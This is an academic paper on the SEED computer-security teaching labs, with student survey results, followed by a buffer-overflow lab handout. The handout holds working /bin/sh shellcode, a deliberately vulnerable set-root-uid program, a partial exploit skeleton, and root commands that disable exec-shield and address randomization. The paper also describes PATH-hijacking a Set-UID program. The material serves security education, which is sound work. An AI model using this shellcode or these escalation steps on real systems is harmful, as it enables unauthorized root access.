SEED: A Suite of Instructional Laboratories for Computer SEcurity EDucation

Wenliang (Kevin) Du
Department of Electrical Engineering and Computer Science
3-114 CST Building, Syracuse University, Syracuse, New York 13244
Email: wedu@ecs.syr.edu Tel: 315-443-9180
URL: http://www.cis.syr.edu/~wedu/seed/

Table of Contents

Colors

- Brown: Small labs, requiring 2 hours in a supervised lab or 1 week as a homework
- Blue: Intermediate labs, requiring 1-2 weeks
- Purple: Comprehensive labs (good for final projects), requiring 4-6 weeks

SEED: A Suite of Instructional Laboratories for Computer SEcurity EDucation*

Wenliang Du, Zhouxuan Teng, and Ronghua Wang
Department of Electrical Engineering and Computer Science
Syracuse University. Syracuse, New York 13244
wedu@ecs.syr.edu, zhteng@syr.edu, rwang01@ecs.syr.edu

ABSTRACT

To provide students with hands-on exercises in computer security education, we have developed a laboratory environment (SEED) for computer security education. It is based on VMware, `Minix`, and `Linux`, all of which are free for educational uses. Based on this environment, we have developed ten labs, covering a wide range of security principles. We have used these labs in our three courses in the last four years. This paper presents our SEED lab environment, SEED labs, and our evaluation results.

Categories and Subject Descriptors

K.3.2 [**Computer & Information Science Education**]: Computer Science education

General Terms

Computer Security

Keywords

Security, laboratory, instructional operating system

1. INTRODUCTION

The importance of experiential learning has long been recognized in the learning theory literature. Lewin (1951) claimed that learning is attained through active participation in the learning process; and Piaget (1952) stated that learning occurs as a result of the interaction between the individual and the environment [7]. Computer scientist Denning (2003) also indicated that if we adopt a picture that ignores practice, our field (computing) will end up like the failed "new math" of the 1960s–all concepts, no practice, lifeless; dead[4].

The importance of experiential learning has also been recognized in computer science education. Traditional courses, such as Operating Systems, Compilers, and Networking, have effective laboratory exercises that are widely adopted. Unfortunately, computer security education, which is still at its infancy, has yet had widely-adopted laboratory exercises. Although there does exist a small number of good individual laboratories [5, 6, 8], their coverage on security principles is quite narrow; many important security principles, concepts, and innovative ideas are not covered by the existing laboratories. Moreover, since these existing laboratories are developed by different people, they are built upon a variety of different lab environments (operating systems, software, etc.). Usually, there is a steep learning curve to learn a new lab environment. If an instructor wants to use several laboratories, students need to learn a few different environments, which is impractical for a semester-long course.

To fill the aforementioned void in security education, we propose *a general laboratory environment and a comprehensive list of laboratory activities that are essential to security education*. We call our laboratory environment the *SEED* environment (SEcurity EDucation), and each laboratory activity a *lab*. SEED has a number of appealing properties: (1) *SEED is a general environment*. It supports a variety of labs that cover a wide spectrum of security concepts and principles, as well as important security engineering skills. It provides a common laboratory environment for computer security education. (2) *SEED is based upon a proven pedagogic method*. The core of the SEED environment consists of an instructional operating system. Using instructional operating systems has proven to be effective in traditional computer science courses, such as Operating System, Networking, etc [2, 3, 9]. This project is the first to apply such a pedagogical method in security education. (3) *SEED is a low-cost environment*. It can be easily set up on students' personal computers using free software.

Based on the SEED environment, we have developed ten labs for computer security education. During the last four years, we have used these labs in three different courses, including *Internet Security*, *Computer Security*, and *Introduction to Computer Security*. The first two are graduate courses, and the last one is a undergraduate course. We have conducted evaluation after students finish each lab. The results are quite encouraging. In this paper, we describe the SEED lab environment, lab setup, and various practical issues (Section 2). We also describe a suite of SEED labs that

*This work is supported in part by the National Science Foundation's Course, Curriculum, and Laboratory Improvement (CCLI) program under Award No. 0618680 and 0231122. The lab materials from this work can be obtained from http://www.cis.syr.edu/∼wedu/seed/.

SIGCSE'07, March 7–10, 2007, Covington, Kentucky, USA.

we have developed, along with our experience with them (Section 3). Finally, we report our evaluation results.

2. SEED LAB ENVIRONMENT

The design goal of our labs is intended to ask students to conduct one or a few of the following tasks in each lab: (1) explore (or "play with") an existing security component of the OS, (2) modify an existing security component, (3) design and implement a new security functionality, (4) test a security component, and (5) identify the vulnerabilities in the OS, and exploit such vulnerabilities. Some of these tasks can be conducted without looking at the source code, and thus, can be conducted in most of the modern operating systems. However, some tasks, such as tasks 2, 3, and perhaps 4 (for white-box testing), do require code reading and/or code writing; using a production operating system (e.g. `Linux` and `Windows`) for these tasks is not an effective approach. Most of the security components that students need to address are not stand-alone components, they interact with various other components within the OS, such as file system, process management, memory management, and network services. Students need to understand these interactions in order to conduct the tasks. Understanding these interactions in a production operating system is not a feasible task during a single semester for average students.

This challenge is not unique in security education, similar problems have been faced by instructors of traditional computer science courses when they chose platforms for their course projects. A successful pedagogical approach emerged from the practice; that is, the use of instructional systems. For example, Operating System and Networking courses often use instructional operating systems, such as `Minix` [9] `Nachos` [2], and `Xinu` [3]; compiler courses often use instructional languages such as `miniJava` [1]. These systems are designed solely for educational purposes. Unlike the production systems, they do not have many fancy features; they only maintain the components that are essential for their designated educational purpose. As a result, rather than having millions of lines of code as many production operating systems do, instructional OSes only have tens of thousands of lines of code. Understanding the interaction of the components in these systems has proven to be feasible in the educational process of the traditional computing courses [2, 3, 9]. The use of instructional systems allows students to apply knowledge and skills to a manageable system, thus allowing them to remain active participants in the learning process.

To achieve our design goals, we run two types of OSes in the SEED environment. One type runs `Minix`, an instructional operating system. For the labs that require students to read, understand, and modify source code, we use `Minix` as the platform because supporting coding-related tasks is the strength of the instructional OSes. In the SEED environment, we also use a production OS (we chose `Linux`). Production OSes provide a rich set of security systems. We use them primarily for exploration-type labs, in which students play with a security system to learn how things work and how security breaches can occur. Students do not need to read or modify the source code of these operating systems.

Virtual Machines: To be able to run `Minix` and `Linux` (sometimes multiple instances of them) conveniently in a general computing environment, we use the virtual machine technologies. Students can create "virtual computers" (called *guest* computers) within a physical computer (called *host* computer). The host computer can be a general computing platform, while each guest computer can run its own operating system, such as `Minix` and `Linux`. The guest computers and the host computer can form virtual networks. All of this can be accomplished using virtual machine softwares, such as VMware and Virtual PC. VMware has recently established an academic program, which makes the license of all VMware software free for educational uses. Since `Minix` and `Linux` are also free, the software cost for establishing SEED environment is zero.

Due to the virtual machine technologies, the SEED lab environment does not require a physical laboratory. Students can create the entire SEED environment on their personal computers. We did a survey in our classes; 85% of our students actually prefer to use their own computers for their lab assignments, while another 15% feel ok to use their own computers, but prefer to use public computers for the labs. An alternative is to install VMware on the machines in public laboratories. However, since each virtual machine needs 300 MB to 1 GB disk space, this approach creates a high demand on disk space on public machines, which is impractical in many institutions. There is an easy solution to this problem: just ask students to buy a portable hard-disk (cost less than $100). They can store their virtual machines on the portable hard-disks, and work on their lab assignments on any public machines with VMware installed.

3. SEED LABS

Based on the SEED environment, we have developed two types of labs: *implementation labs* and *exploration labs*. (1) The objective of the implementation labs is to provide students with opportunities to apply security principles in *designing and implementing* systems. Since coding is necessary for these labs, we use `Minix` as the platform. (2) The objective of the exploration labs is two-fold: the first is to enhance students' learning via observation, playing and exploration, so they can see what security principles "feel" like in a real system. The second objective is to provide students with opportunities to apply security principles in *analyzing and evaluating* systems. The target systems for students to explore include the systems that come with the underlying operating systems (both `Minix` and `Linux`) and the systems that we build in the implementation labs. We have developed and used 10 different labs in our classes. Due to page limitation, we only describe three selected labs in detail, while giving brief summaries to the others.

3.1 `Set-UID` Lab

The learning objective of this lab is for students to investigate how the `Set-UID` security mechanism works in `Minix`, discover how program flaws in `Set-UID` programs can lead to system compromise, and identify how modern operating systems protect against attacks on vulnerable `Set-UID` programs. `Set-UID` is an important security mechanism in Unix operating systems. When a `Set-UID` program is run, it assumes the owner's privileges. For example, if the program's owner is root, then when anyone runs this program, the program gains the root's privileges during its execution. `Set-UID` allows us to do many interesting things, but unfortunately, it is also the culprit of many bad things.

In this exploration lab, students' main task is to "play"

with the Set-UID mechanism in Minix and Linux, report and explain their discoveries, analyze why some Set-UID behaviors in Linux are different from that in Minix. In particular, they need to accomplish the following tasks:

Task 1 (Understanding Set-UID). Figure out why chsh, passwd, and su commands need to be Set-UID programs. Using the Minix source code, figure out how Set-UID is implemented in the OS, and how it affects the access control.

Task 2 (Potential risks of Set-UID programs) The library function system(const char *cmd) can be used to execute a command within a program. The way system(cmd) works is to invoke the /bin/sh program, and then let the shell program to execute cmd. Because of the shell program invoked, calling system() within a Set-UID program is extremely dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as PATH; these environment variables are under user's control. By changing these variables, malicious users can control the behavior of Set-UID programs.

To see how this type of attack works, students are given a Set-UID program that simply calls system("ls"). This program is supposed to execute the /bin/ls command, but the programmer "forgets" to use the absolute path for the ls command. Students need to find ways to "trick" this Set-UID program into running another command instead of /bin/ls. Students need to observe whether the new command is executed with the root privilege. Students need to conduct the tasks in both Linux and Minix.

Task 3 (An alternative). To convince students to never use system(), and instead to use execve(), two Set-UID programs are given to students. The first one simply calls system("ls"), and the second one replaces system() with execve(), the one that does not invoke a shell program. Students need to run both programs in Minix and Linux, and explain their observations.

Task 4 (Another potential risk). To be more secure, Set-UID programs usually invoke the setuid() system call to permanently relinquish their root privileges. However, this is not enough in certain circumstance. For example, when the program has already opened a file (e.g. the password file) with root privileges, after the program drops its root privileges, it can still access that file because the file descriptor is still valid. Therefore, although the privileges are already dropped, systems can still be compromised. To demonstrate this, we give students a Set-UID program (omitted due to page limitation), ask them to run it, and then explain their observations.

Experience: This lab takes one to two weeks to finish. Students were very interested in this lab; in particular, they were intrigued by the difference between Minix and Linux. For example, in Task 2, students were first surprised to see that Linux, unlike Minix, was immune to the attack. Many students were curious about that, and they tried very hard to find out why Linux was protected. They investigated various hypothesis. Eventually, they traced the protection to the shell program /bin/sh, which by default, automatically dropped the Set-UID privilege when invoked. There was a lot of discussion in the class on this protection measure. From this lab, the best lesson we have learned is the benefit of "comparison studies". Minix, an instructional OS not specifically designed for security courses, is a much less secure OS than Linux; there are many other security-related differences between these two OSes. We will continue using this comparison strategy to develop our future labs.

3.2 Capability Lab

The learning objective of this lab is for students to apply the capability concept to enhance system security. In Unix, there are a number of privileged programs (e.g., Set-UID programs); when they are run by any user, they run with the root's privileges. Namely the running programs possess all the privileges that the root has, despite of the fact that not all of these privileges are actually needed for the intended tasks. This design clearly violates an essential security engineering principle, the *principle of least privilege*. As a consequence of the violation, if there are vulnerabilities in these programs, attackers might be able to exploit the vulnerabilities and abuse the root's privileges.

Capability can be used to replace the Set-UID mechanism. In Trusted Solaris 8, root's privileges are divided into 80 smaller capabilities. Each privileged program is only assigned the capabilities that are necessary, rather than given the root privilege. A similar capability system is also developed in Linux. In a capability system, when a program is executed, its corresponding process is initialized with a list of capabilities (tokens). When the process tries to access an object, the operating system should check the process' capability, and decides whether to grant the access or not. In this lab, students need to implement a simplified capability system for Minix.

Required Capabilities: To make this lab accomplishable within a short period of time, we have only defined 5 capabilities. Due to our simplification, these five capabilities do not cover all of the root's privileges, so they cannot totally replace Set-UID. They can only be used for privileged programs that just need a subset of our defined capabilities. For those programs, they do not need to be configured as a Set-UID program; instead, they can use our capability system. Our system supports the following capabilities:

1. CAP_READ: Allow read on files and directories. It overrides the ACL restrictions regarding read on files and directories.

2. CAP_CHOWN: Overrides the restriction of changing file ownership and group ownership.

3. CAP_SETUID: Allow to change the effective user to another user. Recall that when the effective user id is not root, callings of setuid() and seteuid() to change effective users are subject to certain restrictions. This capability overrides those restrictions.

4. CAP_KILL: Allow killing of any process. It overrides the restriction that the real or effective user ID of a process sending a signal must match the real or effective user ID of the process receiving the signal.

5. CAP_SYS_REBOOT: Allow rebooting the system.

We *intentionally* made the above description of capabilities vague. If not carefully designed, a system that follows this vague description might have loopholes. For example, more restriction must be put on the CAP_SETUID capability; otherwise, a process with such a capability can gain all

the other capabilities. Students are given the responsibility to identify potential loopholes in the above description and further clarify the description.

Managing Capabilities: A process should be able to manage its own capabilities. For example, when a capability is not needed in a process, the process should be able to permanently or temporarily remove this capability. Therefore, even if the process is compromised, attackers are still unable to gain the privilege. In this lab, students need to support a list of standard functionalities, including (temporarily) `Disabling/Enabling`, (permanently) `Deleting`, `Delegating`, and `Revoking` capabilities.

Experience: Before we used this lab in our class, we predicted that students might have trouble figuring out how the system calls work in `Minix`, and how different components of `Minix` exchange data (`Minix` is a micro-kernel operating system, it uses messages for components to exchange data). We have developed corresponding documents to help students. Students have found these documents extremely useful. However, we failed to predict another difficulty: students spent a lot of time on figuring out how to store information in `i-nodes`. We decided that this task was not essential to computer security. Therefore, we have developed another document to describe detailed instructions on how to manipulate the `i-node` data structure.


3.3 IPSec Lab

The learning objective of this lab is for students to integrate a variety of security principles to enhance network security. IPSec is a good candidate for this purpose. IPSec is a set of protocols developed by the IETF to support secure exchange of packets at the IP layer. It has been deployed widely to implement Virtual Private Networks (VPNs). The design and implementation of IPSec require one to integrate the knowledge of networking, encryption, key management, authentication, and security in OS kernels.

In this lab, students need to implement IPSec in `Minix`, as well as to demonstrate how to use it to set up VPNs. IPSec consists a set of complex protocols; a full implementation is infeasible for a course project. Since the focus of this lab is not on mastering all the details of IPSec, but rather on the integration and application of various security principles, a number of simplifications can be made without compromising the learning objectives.


First, IPSec has two types of header (ESP and AH) with two different modes (Tunneling and Transport). Students in this lab only need to implement the ESP header in Tunneling mode. Second, IPSec supports a number of encryption algorithms; in this lab, we only support the AES encryption algorithm. Third, there are many details in IPSec to ensure interoperability among various operating systems. Since interoperability is not a focus of this lab, we make students aware of this issue, but allow them to make reasonable assumption to simplify the interoperability. Fourth, in IPSec, there are two ways for computers to agree upon a shared secret key: one is to use the IKE (Internet Key Exchange) protocol, and the other is through manual configuration. In this lab, students only need to implement the second method, i.e. we assumes that shared secret keys are manually set by system administrators at both ends.

Experience: With such simplifications, most students finished the lab within 5 weeks. Moreover, what interested us



(a) `Set-UID` (b) Capability (c) IPSec

Figure 1: The supporting materials are useful.



(a) `Set-UID` (b) Capability (c) IPSec

Figure 2: The lab is difficult.


the most was that students were highly motivated. Students attributed their motivation to the fact that this lab was built upon the IP stack: being able to learn the internals of the IP stack has already fascinated many students, much less being able to modify it to enhance security. Most students were proud to put this experience in their resumes, and they told us that recruiters were quite impressed by what they did in this lab. This has reinforced our belief that students get motivated when a security lab is based on a meaningful and useful system, such as TCP/IP, operating systems, etc. Our capability lab and encrypted file system lab have also reinforced such a belief.

3.4 Other Labs

Encrypted File System (EFS): The learning objective of this lab is for students to demonstrate how to integrate encryption with systems to protect confidentiality. EFS is a mechanism to protect confidential files from being compromised when file storages (e.g., hard disks and flash memories) are lost or stolen. EFS builds encryption into file systems, so files are encrypted/decrypted on the fly before they are written to or read from their storages. The process is transparent to users. EFS has been implemented in a number of operating systems, including `Solaris`, `Windows NT`, and `Linux`. In this lab, students need to implement EFS for `Minix`. This lab takes 4-5 weeks to finish.


Role-Based Access Control (RBAC): RBAC has become the predominant model for advanced access control, and has been implemented in `Fedora Linux` and `Trusted Solaris`. We have integrated the RBAC concept to our capability lab; it results in a more comprehensive lab.

Sandbox Lab: The learning objective of this lab is for students to substantiate an essential security engineering principle, the *compartmentalization* principle. This principle is illustrated by the *Sandbox* mechanism in computer systems. It is intended to provide a safe place to run untrusted programs. Almost all the `Unix` systems have a simple built-in sandbox mechanism, called `chroot jail`. In this explo-




(a) `Set-UID` (b) Capability (c) IPSec

Figure 3: Your level of interest in this lab is high.



(a) `Set-UID` (b) Capability (c) IPSec

Figure 4: The lab is a valuable part of this course.



(a) `Set-UID` (b) Capability (c) IPSec

Figure 5: The lab sparks your interest in computer security.

ration lab, we have designed a series of tasks that are intended to help students understand the implementation of `chroot` and its existing loopholes.

Four Other Labs: We have also developed four other labs, including one for implementing an extended Access Control List for `Minix`, one for exploring Pluggable Authentication Modules (PAM) in `Linux`, one for exploring various vulnerabilities in `Minix`, and another for implementing a simple sandbox mechanism in `Minix`.

4. EVALUATION

We conducted an anonymous survey after students finish each lab. Each survey consists of a number of statements, and students need to choose how much they agree or disagree with the statements. They can choose the following: `(A) Strongly disagree, (B) Disagree, (C) Neutral, (D) Agree, (E) Strongly agree.` The partial results of these surveys for the `Set-UID` lab, capability lab, and IPSec lab are plotted in Figures 1 to 5. The average number of students participating in each lab is 30.

Figure 1 measures whether the supporting materials are satisfactory. From Figure 1(c), we realized that students were not happy with the supporting materials in the IPSec lab. After interviewing students, we found out that, due to the lack of documentation, students spent too much time on figuring out how packets flow within the IP stack in `Minix`. We decided that this part was not essential to the security principles intended in this lab. We plan to develop supporting materials to reduce the time spent on this subject.

Figure 2 measures how difficult each lab is. The data indicates that most students found the labs challenging. However, from their performance, we feel that the labs have successfully pushed students, but without causing them to fail. Most students have succeeded in these labs.

Figure 3 to 5 evaluate the students' perspective in our labs, including how interested they are, whether they think the labs are worthwhile, and whether these labs spark their interests in computer security. From the results, we can see that students' responses are quite positive.

5. CONCLUSION AND FUTURE WORK

We have developed a general laboratory environment for computer security education. Our SEED environment is built upon an instructional OS (`Minix`) and a production OS (`Linux`). The environment can be setup on students' personal computers or public computers with zero software cost. Based on the SEED environment, we have developed ten labs. We tested these labs in our three computer security courses in the last four years; the evaluation results are quite encouraging. Two other universities have started to use the SEED environment and labs in their courses. Several more universities have shown interests in adopting our labs in their courses. In our future work, we plan to further improve the existing labs, as well as developing more labs to cover a broader scope of computer security principles.

6. REFERENCES

[1] A. W. Appel and J. Palsberg. *Modern Compiler Implementation in Java*. Number 0-521-82060-X. Cambridge University Press, 2nd edition, 2002.

[2] W. A. Christopher, S. J. Procter, and T. E. Anderson. The Nachos instructional operating system. In *Proceedings of the Winter 1993 USENIX Conference*, pages 481–489, San Diego, CA, January, 25-29 1993.

[3] D. Comer. *Operating System Design: the XINU Approach*. Prentice Hall, 1984.

[4] P. J. Denning. Great principles of computing. *Communications of the ACM*, 46(11):15–20, 2003.

[5] J. M. D. Hill, C. A. Carver, Jr., J. W. Humphries, and U. W. Pooch. Using an isolated network laboratory to teach advanced networks and security. In *Proc. of the 32nd SIGCSE Technical Symposium on Computer Science Education*, Charlotte, NC, Feb. 2001.

[6] C. E. Irvine, T. E. Levin, T. D. Nguyen, and G. W. Dinolt. The trusted computing exemplar project. In *Proc. of the 2004 IEEE Systems Man and Cybernetics Information Assurance Workshop*, June 2004.

[7] D. Kolb. *Experiential learning: Experience as the source of learning and development*. Prentice Hall, Englewood Cliffs, NJ, 1984.

[8] W. G. Mitchener and A. Vahdat. A chat room assignment for teaching network security. In *Proc. of the 32nd SIGCSE technical symposium on Computer Science Education*, Charlotte, NC, 2001.

[9] A. S. Tanenbaum and A. S. Woodhull. *Operating Systems Design and Implementation*. Prentice Hall, 2nd edition, 1997.

Buffer Overflow Vulnerability Lab

1 Lab Description

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to temporal closeness of the data buffers and the return address. An overflow can cause the return address to be overwritten.

2 Lab Task

2.1 Initial setup

We will conduct the attack on Fedora Core 4 or Core 5. There are three protection mechanisms in Fedora that make the buffer overflow attacks much more difficult. First, Fedora uses exec-shield to make the stack non-executable; therefore, even if we can inject a shell code into the stack, it cannot run. Second, Fedora uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.exec-shield=0
# /sbin/sysctl -w kernel.randomize_va_space=0
```

Moreover, to further protect against buffer overflow attacks and other attacks that use shell programs, many shell programs automatically drop their privileges when invoked. Therefore, even if you can "fool" a privileged `Set-UID` program to invoke a shell, you might not be able to retain the privileges within the shell. This protection scheme is implemented in `/bin/bash`. In Fedora, `/bin/sh` is actually a symbolic link to `/bin/bash`. To see the life before such protection scheme was implemented, we use another shell program (the `zsh`), instead of `/bin/bash`. The following instructions describe how to set up the `zsh` program.

```
$ su
  Password: (enter root password)
# wget ftp://rpmfind.net/linux/fedora/(continue on the next line)
             core/4/i386/os/Fedora/RPMS/zsh-4.2.1-2.i386.rpm
# rpm -ivh zsh-4.2.1-2.i386.rpm
# cd /bin
```

```
  # rm sh
  # ln -s zsh sh
```

2.2 Shellcode

Before you start the attack, you need a shellcode. A shell code is the code to launch a shell. It has to be loaded into the memory so that we can force our program to jump to it. To put it in simple terms, we will be loading the binary code to launch a shell into one of our buffers. Consider the following program:

```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = ‘‘/bin/sh’’;
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shell code we are using is just the assembly version of the above program. The following program shows you how to launch a shell by arbitrarily overwriting a buffer with the shell code: Please compile and run the following code; see whether shell is invoked.

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdql                           */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdql`) used here is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

2.3 The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Compile the abovew vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755`:

```
  $ su root
    Pasword (enter root password)
  # gcc -o stack stack.c
```

```
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.4 Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for "badfile". In this code, the shell code is given to you. You need to develop the rest.

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdql                           */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
```

```
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for "badfile". Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

```
$ gcc -o exploit exploit.c
$./exploit        // create the badfile
$./stack          // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

2.5 Task 2: Protection in `/bin/bash`

Now, we let `/bin/sh` point back to `/bin/bash`, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happend? You should describe your observation and explaination in your lab report.

```
$ su root
  Password: (enter root password)
# cd /bin
# rm sh
# ln -s bash sh   // link /bin/sh to /bin/bash
# exit
$./stack          // launch the attack by running the vulnerable program
```

2.6 Task 3: Address Randomization


Now, we turn on the Fedora's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explaination in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=1
```

3 Guildlines


We can load the shell code into badfile, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shell code. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shell code is stored.

To overcome these problem we will try to guess both of these. Let us try to make an educated guess and try to weasel our way to the shell code (the following materials are based on Aleph One's article [1]).



